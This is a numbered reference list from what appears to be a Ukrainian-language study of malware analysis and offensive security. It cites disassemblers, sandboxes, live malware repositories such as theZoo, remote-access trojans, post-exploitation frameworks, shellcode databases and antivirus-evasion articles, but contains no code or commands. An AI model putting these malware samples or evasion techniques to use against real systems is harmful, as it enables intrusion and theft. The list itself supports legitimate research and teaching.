[21] VS-2019: /FA, /Fa (Listing File). — Режим доступу: https://docs.microsoft.com/en-us/cpp/build/reference/fa-fa-listing-file?view=vs-2019.

[22] Fog Agner. Calling conventions for different C++ compilers and operating systems. — Режим доступу: https://www.agner.org/optimize/calling_conventions.pdf.

[23] How to Generate Mixed Source and Assembly List from Source Code using GCC. — Режим доступу: https://www.systutorials.com/generate-a-mixed-source-and-assembly-listing-using-gcc/.

[24] objdump with debug symbols. — Режим доступу: https://stackoverflow.com/a/1289907.

[25] Wikipedia: List of algorithms, Combinatorial algorithms. — Режим доступу: https://en.wikipedia.org/wiki/List_of_algorithms.

[26] Wikipedia: Comparison of cryptography libraries. — Режим доступу: https://en.wikipedia.org/wiki/Comparison_of_cryptography_libraries.

[27] Wikipedia: Symmetric-key algorithm. — Режим доступу: https://en.wikipedia.org/wiki/Symmetric-key_algorithm.

[28] The GNU C Library (glibc). — Режим доступу: https://www.gnu.org/software/libc/.

[29] diet libc - a libc optimized for small size. — Режим доступу: https://www.fefe.de/dietlibc/.

[30] uClibc-ng - Embedded C library. — Режим доступу: https://uclibc-ng.org/.

[31] Newlib. — Режим доступу: https://www.sourceware.org/newlib/.

[32] musl libc. — Режим доступу: https://musl.libc.org/.

[33] klibc. — Режим доступу: https://www.kernel.org/pub/linux/libs/klibc/.

[34] Bionic. — Режим доступу: https://android.googlesource.com/platform/bionic/.

[35] syscalls. — Режим доступу: https://syscalls.w3challs.com/.

[36] Metasploit Framework. — Режим доступу: https://github.com/rapid7/metasploit-framework.

[37] Encrypter-Metasploit. — Режим доступу: https://github.com/Sogeti-Pentest/Encrypter-Metasploit.

[38] Bypassing Windows Defender Runtime Scanning. — Режим доступу: https://labs.f-secure.com/blog/bypassing-windows-defender-runtime-scanning/.

[39] Koret Joxean, Bachaalany Elias. The Antivirus Hacker's Handbook. — 1st вид. — Wiley Publishing, 2015. — ISBN: 1119028752.

[40] AVLeak: Fingerprinting Antivirus Emulators through Black-Box Testing / Jeremy Blackthorne, Alexei Bulazel, Andrew Fasano та ін. // 10th USENIX Workshop on Offensive Technologies (WOOT 16). — Austin, TX : USENIX Association, 2016. — Aug. — Режим доступу: https://www.usenix.org/conference/woot16/workshop-program/presentation/blackthorne.

[41] Windows Offender: Reverse Engineering Windows Defender's Antivirus Emulator. — Режим доступу: https://www.slideshare.net/cisoplatform7/windows-offender-reverse-engineering-windows-defenders-antivirus-emulator.

[42] Capstone: The Ultimate Disassembler. — Режим доступу: https://www.capstone-engine.org/.

[43] diStorm3: Powerful Disassembler Library For x86/AMD64. — Режим доступу: https://github.com/gdabah/distorm.

[44] BeaEngine 5 disasm project. — Режим доступу: https://github.com/BeaEngine/beaengine.

[45] Intel X86 Encoder Decoder Software Library. — Режим доступу: https://software.intel.com/en-us/articles/xed-x86-encoder-decoder-software-library.

[46] ZYDIS. — Режим доступу: https://zydis.re/.

[47] Unicorn Engine. — Режим доступу: https://www.unicorn-engine.org/.

[48] x86 emulation and shellcode detection. — Режим доступу: https://github.com/buffer/libemu.

[49] libemu / Unicorn compatibility shim layer. — Режим доступу: https://github.com/fireeye/unicorn-libemu-shim.

[50] MIASM reverse engineering framework. — Режим доступу: https://miasm.re/blog/.

[51] Triton dynamic binary analysis framework. — Режим доступу: https://triton.quarkslab.com/.

[52] Advanced Binary Deobfuscation. — Режим доступу: https://github.com/malrev/ABD.

[53] Cuckoo Sandbox. — Режим доступу: https://cuckoosandbox.org/.

[54] CERT.EE. — Режим доступу: https://cuckoo.cert.ee/.

[55] Installing Cuckoo. — Режим доступу: https://cuckoo.sh/docs/ installation/ host/ installation.html.

[56] WannaCry ransomware attack. — Режим доступу: https://en.wikipedia.org/wiki/WannaCry_ransomware_attack.

[57] WannaCry Ransomware. — Режим доступу: https://github.com/ ytisf/ theZoo/ tree/ master/ malwares/ Binaries/ Ransomware.WannaCry.

[58] theZoo - A Live Malware Repository. — Режим доступу: https://thezoo.morirt.com/.

[59] MultiAV: Extended. — Режим доступу: https://github.com/jampe/multiav.

[60] malice. — Режим доступу: https://github.com/maliceio/malice.

[61] Windows 10 with Legacy Microsoft Edge and Internet Explorer 11. — Режим доступу: https://developer.microsoft.com/en-us/microsoft-edge/tools/vms/.

[62] SandCat: Researchers Say They Uncovered Uzbekistan Hacking Operations Due to Spectacularly Bad OPSEC. — Режим доступу: https://www.vice.com/en_us/article/3kx5y3/uzbekistan-hacking-operations-uncovered-due-to-spectacularly-bad-opsec.

[63] Pafish (Paranoid Fish). — Режим доступу: https://github.com/a0rtega/pafish.

[64] Virtualization/Sandbox Evasion. — Режим доступу: https://attack.mitre.org/techniques/T1497/.

[65] Evasion techniques. — Режим доступу: https://evasions.checkpoint.com/.

[66] The Shellcoder's Handbook: Discovering and Exploiting Security Holes / Chris Anley, Jack Koziol, Felix Linder, Gerardo Richarte. — USA : John Wiley and Sons, Inc., 2007. — ISBN: 047008023X.

[67] Packet Storm. — Режим доступу: https://packetstormsecurity.com.

[68] Shellcodes database for study cases. — Режим доступу: http://shell-storm.org/shellcode/.

[69] Exploit Database Shellcodes. — Режим доступу: https://www.exploit-db.com/shellcodes.

[70] Windows (XP < 10) - Download File + Execute Shellcode. — Режим доступу: https://www.exploit-db.com/shellcodes/39979.

[71] LordPE Deluxe 1.41. — Режим доступу: https://www.aldeid.com/wiki/LordPE.

[72] Hiew32: free hiew 6.50. — Режим доступу: http://www.hiew.ru/.

[73] LZMA SDK. — Режим доступу: https://www.7-zip.org/sdk.html.

[74] 7zip Self Extracting Archive (SFX) without administrator privileges. — Режим доступу: https://stackoverflow.com/q/17923346.

[75] LIEF PE Hooking. — Режим доступу: https://lief.quarkslab.com/ doc/ latest/ tutorials/ 06_pe_hooking.html.

[76] Shellter. — Режим доступу: https://www.shellterproject.com/download/.

[77] pefile. — Режим доступу: https://pypi.org/project/pefile/.

[78] Library to Instrument Executable Formats. — Режим доступу: https://lief.quarkslab.com/.

[79] Clark B. Rtfm: Red Team Field Manual. — CreateSpace Independent Publishing Platform, 2014. — ISBN: 9781494295509. — Режим доступу: https://books.google.com.ua/books?id=dD0gngEACAAJ.

[80] MITRE ATT&CK Enterprise Techniques. — Режим доступу: https://attack.mitre.org/techniques/enterprise/.

[81] EvilGnome: Rare Malware Spying on Linux Desktop Users. — Режим доступу: https://intezer.com/blog/linux/evilgnome-rare-malware-spying-on-linux-desktop-users/.

[82] EvilGnome samples. — Режим доступу: https://github.com/ CyberMonitor/ APT_CyberCriminal_Campagin_Collections/ tree/ master/ 2019/ 2019.07.17.EvilGnome/samples.

[83] Vault 7: Development Tradecraft DOs and DON'Ts. — Режим доступу: https://wikileaks.org/ciav7p1/cms/page_14587109.html.

[84] INetSim: Internet Services Simulation Suite. — Режим доступу: https://www.inetsim.org/.

[85] Tor Transparent Proxy. — Режим доступу: https://trac.torproject.org/projects/tor/wiki/doc/TransparentProxy.

[86] Whonix with XFCE. — Режим доступу: https://www.whonix.org/wiki/VirtualBox.

[87] WireGuard. — Режим доступу: https://www.wireguard.com/.

[88] Google Cloud Platform Free Tier. — Режим доступу: https://cloud.google.com/free.

[89] An ssh server that knows who you are. — Режим доступу: https://github.com/FiloSottile/whoami.filippo.io.

[90] WireGuard installer. — Режим доступу: https://github.com/angristan/wireguard-install.

[91] Installing Burp's CA Certificate in an Android Device. — Режим доступу: https://portswigger.net/support/installing-burp-suites-ca-certificate-in-an-android-device.

[92] Burp Suite documentation. — Режим доступу: https://portswigger.net/burp/documentation.

[93] mitmproxy. — Режим доступу: https://mitmproxy.org/.

[94] Scapy Project. — Режим доступу: https://scapy.net/.

[95] Using NFQUEUE and libnetfilter_queue. — Режим доступу: https://home.regit.org/netfilter-en/using-nfqueue-and-libnetfilter_queue/.

[96] NaumachiaCTF. — Режим доступу: https://naumachiactf.com/.

[97] Python bindings for libnetfilter_queue. — Режим доступу: https://pypi.org/project/NetfilterQueue/.

[98] ARP spoofing. — Режим доступу: https://en.wikipedia.org/wiki/ARP_spoofing.

[99] Hershell. — Режим доступу: https://github.com/sysdream/hershell.

[100] MPRESS. — Режим доступу: http://www.matcode.com/mpress.htm.

[101] Wireshark TLS. — Режим доступу: https://wiki.wireshark.org/TLS.

[102] openvpn-install. — Режим доступу: https://github.com/angristan/openvpn-install.

[103] fetch-some-proxies. — Режим доступу: https://github.com/stamparm/fetch-some-proxies.

[104] SoftEther VPN. — Режим доступу: https://www.softether.org/.

[105] fragrouter - network intrusion detection evasion toolkit. — Режим доступу: https://linux.die.net/man/8/fragrouter.

[106] Flask. — Режим доступу: https://palletsprojects.com/p/flask/.

[107] CherryPy. — Режим доступу: https://cherrypy.org/.

[108] Tornado. — Режим доступу: https://www.tornadoweb.org/en/stable/.

[109] Twisted. — Режим доступу: https://www.twistedmatrix.com/trac/.

[110] Kaitai Struct. — Режим доступу: https://kaitai.io/.

[111] chisel. — Режим доступу: https://github.com/jpillora/chisel.

[112] ImageMagick. — Режим доступу: https://imagemagick.org/.

[113] Netpbm. — Режим доступу: https://en.wikipedia.org/wiki/Netpbm_format.

[114] PNG (Portable Network Graphics) file: format specification. — Режим доступу: https://formats.kaitai.io/png/.

[115] Filter Algorithms. — Режим доступу: https://www.w3.org/TR/PNG-Filters.html.

[116] ESET: OceanLotus. — Режим доступу: https://www.welivesecurity.com/wp-content/uploads/2018/03/ESET_OceanLotus.pdf.

[117] Collection of helper scripts for OceanLotus. — Режим доступу: https://github.com/eset/malware-research/tree/master/oceanlotus.

[118] Kaitai Struct: documentation. — Режим доступу: https://doc.kaitai.io/.

[119] Nymaim revisited. — Режим доступу: https://www.cert.pl/en/news/single/nymaim-revisited/.

[120] Nymaim-tools. — Режим доступу: https://github.com/CERT-Polska/nymaim-tools.

[121] WinAppDbg Debugger. — Режим доступу: https://github.com/MarioVilas/winappdbg/.

[122] WinAppDbg 1.6 documentation. — Режим доступу: https://winappdbg.readthedocs.io/en/latest/.

[123] procfs. — Режим доступу: https://en.wikipedia.org/wiki/Procfs.

[124] Ultimate Packer for eXecutables. — Режим доступу: https://upx.github.io/.

[125] VirusShare. — Режим доступу: https://virusshare.com/.

[126] Free Malware Sample Sources for Researchers. — Режим доступу: https://zeltser.com/malware-sample-sources/.

[127] Quasar, Sobaken and VERMIN: A deeper look into an ongoing espionage campaign. — Режим доступу: https://www.eset.com/sg/about/newsroom/press-releases1/whitepapers/quasar-sobaken-and-vermin-a-deeper-look-into-an-ongoing-espionage-campaign/.

[128] QuasarRAT. — Режим доступу: https://github.com/quasar/QuasarRAT.

[129] dnSpy: .NET debugger and assembly editor. — Режим доступу: https://github.com/0xd4d/dnSpy.

[130] de4dot: .NET deobfuscator and unpacker. — Режим доступу: https://github.com/0xd4d/de4dot.

[131] Pupy. — Режим доступу: https://github.com/n1nj4sec/pupy.

[132] Python 2.7 decompiler. — Режим доступу: https://github.com/wibiti/uncompyle2.

[133] dis — Disassembler for Python bytecode. — Режим доступу: https://docs.python.org/3/library/dis.html.

[134] Koadic C3 COM Command & Control - JScript RAT. — Режим доступу: https://github.com/zerosum0x0/koadic.

[135] Lenny Zeltser's Def.js. — Режим доступу: https://www.aldeid.com/wiki/Def.js.

[136] malware-jail. — Режим доступу: https://github.com/HynekPetrak/malware-jail.

[137] Social Engineering Based on Stimulus Bill and COVID-19 Financial Compensation Schemes Expected to Grow in Coming Weeks. — Режим доступу: https://www.fireeye.com/blog/threat-research/2020/03/stimulus-bill-social-engineering-covid-19-financial-compensation-schemes.html.

[138] COVID 19 Relief.doc. — Режим доступу: https://app.any.run/tasks/697ddb83-2198-4adf-a626-d1b39e77d7cd/.

[139] Python tool and library for decrypting MS Office files with passwords or other keys. — Режим доступу: https://github.com/nolze/msoffcrypto-tool.

[140] oletools - python tools to analyze OLE and MS Office files. — Режим доступу: https://www.decalage.info/python/oletools.

[141] A VBA p-code disassembler. — Режим доступу: https://github.com/bontchev/pcodedmp.

[142] Adobe Acrobat Reader - ASLR + DEP Bypass with Sandbox Bypass. — Режим доступу: https://www.exploit-db.com/exploits/29881.

[143] Didier Stevens Suite. — Режим доступу: https://blog.didierstevens.com/didier-stevens-suite/.

[144] Origami - pure Ruby library to parse, modify and generate PDF documents. — Режим доступу: https://github.com/gdelugre/origami.

[145] How to Remove a Password from a PDF File in Linux. — Режим доступу: https://www.howtogeek.com/197195/how-to-remove-a-password-from-a-pdf-file-in-linux/.

[146] pdfminer.six. — Режим доступу: https://pdfminersix.readthedocs.io/en/latest/.

[147] Empire - PowerShell and Python post-exploitation agent. — Режим доступу: https://github.com/EmpireProject/Empire.

[148] powercat. — Режим доступу: https://github.com/besimorhino/powercat.

[149] PowerSploit - A PowerShell Post-Exploitation Framework. — Режим доступу: https://github.com/PowerShellMafia/PowerSploit.

[150] A dive into Turla PowerShell usage. — Режим доступу: https://www.welivesecurity.com/2019/05/29/turla-powershell-usage/.

[151] Empire - PowerShell and Python 3.x post-exploitation framework. — Режим доступу: https://github.com/BC-SECURITY/Empire.

[152] PowerShell Core. — Режим доступу: https://github.com/PowerShell/PowerShell.

[153] PSDecode - PowerShell script for deobfuscating encoded PowerShell scripts. — Режим доступу: https://github.com/R3MRUM/PSDecode.

[154] PoshC2 - proxy aware C2 framework used to aid red teamers with post-exploitation and lateral movement. — Режим доступу: https://github.com/nettitude/PoshC2.

[155] Nishang. — Режим доступу: https://github.com/samratashok/nishang.

[156] unicorn. — Режим доступу: https://github.com/trustedsec/unicorn.

[157] Veil. — Режим доступу: https://github.com/Veil-Framework/Veil.

[158] A New Word Document Exploit Kit. — Режим доступу: https://www.fireeye.com/blog/threat-research/2015/04/a_new_word_document.html.

[159] Microsoft Word Intruder revealed: New SophosLabs research goes inside a malware creation kit. — Режим доступу: https://news.sophos.com/en-us/2015/09/02/microsoft-word-intruder-revealed-new-sophoslabs-research-goes-inside-a-malware-creation-kit/.

[160] Bring back the Honeypots. — BlackHat USA, 2015. — Режим доступу: https://thinkst.com/stuff/bh2015/thinkst_BH_2015_notes.pdf.

[161] Canarytokens by Thinkst. — Режим доступу: https://canarytokens.org/generate.

[162] Canarytokens source code. — Режим доступу: https://github.com/thinkst/canarytokens.

[163] Smartphone Market Share, updated 02 Apr 2020. — Режим доступу: https://www.idc.com/promo/smartphone-market-share/os.

[164] AhMyth Android Rat. — Режим доступу: https://github.com/AhMyth/AhMyth-Android-RAT.

[165] Android Studio. — Режим доступу: https://developer.android.com/studio.

[166] Bytecode Viewer. — Режим доступу: https://github.com/Konloch/bytecode-viewer.

[167] JEB Decompiler. — Режим доступу: https://www.pnfsoftware.com/.

[168] Apktool. — Режим доступу: https://ibotpeaches.github.io/Apktool/.

[169] smali/baksmali. — Режим доступу: https://github.com/JesusFreke/smali.

[170] Android Studio: Sign your app from command line. — Режим доступу: https://developer.android.com/studio/build/building-cmdline#sign_cmdline.

[171] Frida. — Режим доступу: https://frida.re/docs/.

[172] Elenkov Nikolay. Android Security Internals: An In-Depth Guide to Android's Security Architecture. — 1st вид. — USA : No Starch Press, 2014. — ISBN: 1593275811.

[173] Android Hacker's Handbook / Joshua J. Drake, Zach Lanier, Collin Mulliner та ін. — 1st вид. — Wiley Publishing, 2014. — ISBN: 111860864X.

[174] Hacking Soft Tokens - Advanced Reverse Engineering On Android. — Режим доступу: https://packetstormsecurity.com/files/138504/Hacking-Soft-Tokens-Advanced-Reverse-Engineering-On-Android.html.

[175] iKeyMonitor - Ultimate Monitoring App for Parental Control. — Режим доступу: https://ikeymonitor.com/.

[176] Cydia Substrate. — Режим доступу: https://iphonedevwiki.net/ index.php/ Cydia_Substrate.

[177] Ghidra SRE. — Режим доступу: https://ghidra-sre.org/.

[178] jtool. — Режим доступу: http://www.newosxbook.com/tools/jtool.html.

[179] frida-ios-dump. — Режим доступу: https://github.com/AloneMonkey/frida-ios-dump.

[180] Solving iOS UnCrackable 1 Crackme Without Using an iOS Device. — Режим доступу: https://serializethoughts.com/2019/10/28/solving-mstg-crackme-angr.

[181] UnCrackable Mobile Apps. — Режим доступу: https://github.com/OWASP/owasp-mstg/tree/master/Crackmes.

[182] MSTG Hacking Playground. — Режим доступу: https://github.com/OWASP/MSTG-Hacking-Playground.

[183] OWASP Mobile Security Testing Guide. — Режим доступу: https://owasp.org/www-project-mobile-security-testing-guide/.

[184] RootBeer. — Режим доступу: https://github.com/scottyab/rootbeer.

[185] Root detection & SSL pinning bypass with Frida Framework. — Режим доступу: https://link.medium.com/Qgep48DKg6.

[186] Monokle - Mobile Surveillance Tooling of the Special Technology Center. — Режим доступу: https://www.lookout.com/documents/threat-reports/lookout-discovers-monokle-threat-report.pdf.